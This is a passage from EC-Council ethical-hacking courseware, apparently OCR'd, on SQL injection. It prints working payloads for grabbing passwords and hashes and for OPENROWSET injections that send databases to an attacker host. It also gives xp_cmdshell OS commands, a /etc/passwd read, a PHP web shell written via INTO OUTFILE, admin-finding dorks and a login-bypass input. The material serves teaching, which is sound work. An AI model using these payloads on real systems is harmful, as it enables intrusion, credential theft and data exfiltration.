
- **Microsoft Access**

```
CREATE USER victor
IDENTIFIED BY 'Pass123'
```

- **MySQL**

```
INSERT INTO mysql.user (user, host, password) VALUES ('victor',
'localhost', PASSWORD('Pass123'))
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Grabbing


Password grabbing is one of the most serious consequences of an SQL injection attack. Attackers grab passwords from user-defined database tables through SQL injection queries. The attacker uses his/her tricks of SQL injection and forms an SQL query intended to grab the passwords from the user-defined database tables. The attacker may change, destroy, or steal the grabbed password. At times, attackers might even succeed in escalating privileges up to the admin level using stolen passwords.

Figure 15.16: Example of Password Grabbing

For example, attackers may use the following code to grab the passwords:

```
'; begin declare @var varchar(8000)
set @var=':' select @var=@var+' '+login+'/'+password+' ' from users where
login>@var select @var as var into temp end --
' and 1 in (select var from temp) --
' ; drop table temp --
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Grabbing SQL Server Hashes

Some databases store user IDs and passwords in a syslogins table in the form of hash values. An attacker tries to extract clear text credentials, password hashes, tokens, etc., from the database to further compromise the target network. To extract this information, attackers need to execute a sequence of queries against the target database, as shown below:

- **Example 1**

  The hashes are extracted using

  ```
  SELECT password FROM sys.syslogins
  ```

  We then hex each hash

  ```
  begin @charvalue='0x', @i=1, @length=datalength(@binvalue),
  @hexstring = '0123456789ABCDEF'
  while (@i<=@length) BEGIN
     declare @tempint int, @firstint int, @secondint int
     select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
     select @firstint=FLOOR(@tempint/16)
     select @secondint=@tempint - @firstint*16)
     select @charvalue=@charvalue + SUBSTRING
     (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1,
     1)
     select @i=@i+1
  END
  ```

  Finally, we cycle through all the passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Example 2**

  Consider the following SQL query

  ```
  SELECT name, password FROM sys.syslogins
  ```

  To display the hashes through an error message, convert hashes → Hex → concatenate

  In general, the password field requires dba access. With lower privileges, you can still recover usernames and apply brute force to determine the password.


  SQL server hash sample

  ```
  0x010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119FFF0
  4129A1D72E7C3194F7284A7F3A
  ```

  Extracting hashes through error messages

  ```
  ' and 1 in (select x from temp) --
  ' and 1 in (select substring (x, 256, 256) from temp) --
  ' and 1 in (select substring (x, 512, 256) from temp) --
  ' drop table temp --
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Transfer Database to Attacker's Machine

An attacker can also link a target SQL server's database to the attacker's own machine. By doing this, the attacker can retrieve data from the target SQL server database. The attacker does this using OPENROWSET; after the DB structure is replicated, the data transfer takes place. The attacker connects to a remote machine on port 80 to transfer data.

For example, an attacker may inject the following query sequence to transfer the database to the attacker's machine:

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from sys.sysdatabases --


'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select *  from sys.sysobjects --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from sys.syscolumns --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase..table1')
select * from database..table1 --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Interacting with the Operating System

Attackers use various DBMS queries to interact with a target OS. There are two different ways to interact with an OS:

- **Reading and writing system files from the disk**: An attacker can read arbitrary files present on the target running the DBMS and steal important documents, configurations, or binary files. He/she can also obtain credentials from the target system files to launch further attacks on the system.
- **Direct command execution via remote shell**: An attacker can abuse a Windows access token to escalate his/her privilege on the target system, perform malicious activities, and launch further attacks.

For example, the following queries can be used to interact with the target operating system:

- **MSSQL OS Interaction**

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --

'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM
'test.txt' --

'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data as x
into temp end --

' and 1 in (select substring(x,1,256) from temp) --

'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **MySQL OS Interaction**

```
CREATE FUNCTION sys_exec RETURNS int SONAME 'libudffmwgj.dll';
CREATE FUNCTION sys_eval RETURNS string SONAME 'libudffmwgj.dll';
```

Note: These methods are restricted by the database's running privileges and permissions.

Figure 15.17: Attacker interacting with OS using SQL injection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Interacting with the File System

Attackers exploit the MySQL functionality of allowing text files to be read through the database to obtain the password files and store the results of a query in a text file.

The functions used by an attacker to interact with the file system are as follows:

- **LOAD_FILE()**

  The **LOAD_FILE()** function within MySQL is used to read and return the contents of a file located within the MySQL server. For example, the following query is used by an attacker to retrieve the password file from the database:

  ```
  NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
  ```

  If successful, the injection will display the contents of the **passwd** file.

- **INTO OUTFILE()**

  The **OUTFILE()** function within MySQL is often used to run a query and dump the results into a file. For example, the following query is used by an attacker to store the results of a specific query:


  ```
  NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php
  system($_GET["command"]); ?>' INTO OUTFILE
  '/var/www/certifiedhacker.com/shell.php'/*
  ```

  If successful, it will then be possible to run system commands via the $_GET global.

  The following is an example of using wget to get a file:

  ```
  http://www.certifiedhacker.com/shell.php?command=wget
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Reconnaissance Using SQL Injection

Network reconnaissance is the process of testing any potential vulnerability in a computer network. However, network reconnaissance is also a major type of network attack. Network reconnaissance can be reduced to some extent but not eliminated. Attackers use network mapping tools such as **Nmap** and **Network Topology Mapper** to determine the vulnerabilities of the network.

- The steps for assessing network connectivity are as follows:
  - Retrieve server name and configuration using

    ```
    ' and 1 in (select @@servername ) --
    ' and 1 in (select srvname from sys.sysservers ) --
    ```

  - Use utilities such as NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, and traceroute to assess networks
  - Test for firewalls and proxies
- To perform network reconnaissance, you can execute the following using the **xp_cmdshell** command:
  - Ipconfig/all, tracert myIP, arp –a, nbtstat –c, netstat –ano, route print
- Code used to gather IP information through reverse lookups:
  - **Reverse DNS**

    ```
    '; exec master..xp_cmdshell 'nslookup a.com MyIP' --
    ```

  - **Reverse Pings**

    ```
    '; exec master..xp_cmdshell 'ping 10.0.0.75' --
    ```



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **OPENROWSET**

```
'; select * from OPENROWSET( 'SQLoledb', 'uid=sa; pwd=Pass123;
Network=DBMSSOCN; Address=10.0.0.75,80;', 'select * from table')
```

Figure 15.18: Attacker performing network reconnaissance using SQL Injection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Network Reconnaissance Full Query

The following queries can be used to perform network reconnaissance:

- `'; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --`
- `'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --`
- `'; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end --`
- `' and 1 in (select substring(x,1,255) from temp) --`
- `'; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --`

Note: Microsoft has disabled `xp_cmdshell` by default in SQL Server. To enable this feature, `EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE GO`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding and Bypassing Admin Panel of a Website

Attackers try to find the admin panel of a website using simple Google dorks and bypass administrator authentication using an SQL injection attack. An attacker generally uses Google dorks to find the URL of an admin panel.

For example, the attacker may try the following dorks to find the admin panel of a website:

- `inurl:adminlogin.aspx`
- `inurl:admin/index.php`
- `inurl:administrator.php`
- `inurl:administrator.asp`
- `inurl:login.asp`
- `inurl:login.aspx`
- `inurl:login.php`
- `inurl:admin/index.php`
- `inurl:adminlogin.aspx`

Using the above dorks, an attacker may form the following URLs to access the admin login page of a website:

- `http://www.certifiedhacker.com/admin.php`
- `http://www.certifiedhacker.com/admin/`
- `http://www.certifiedhacker.com/admin.html`
- `http://www.certifiedhacker.com:2082/`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Once the attacker obtains access to the admin login page, he/she tries to find the admin username and password by injecting malicious SQL queries.

For example,

Username: `1'or'1'='1`

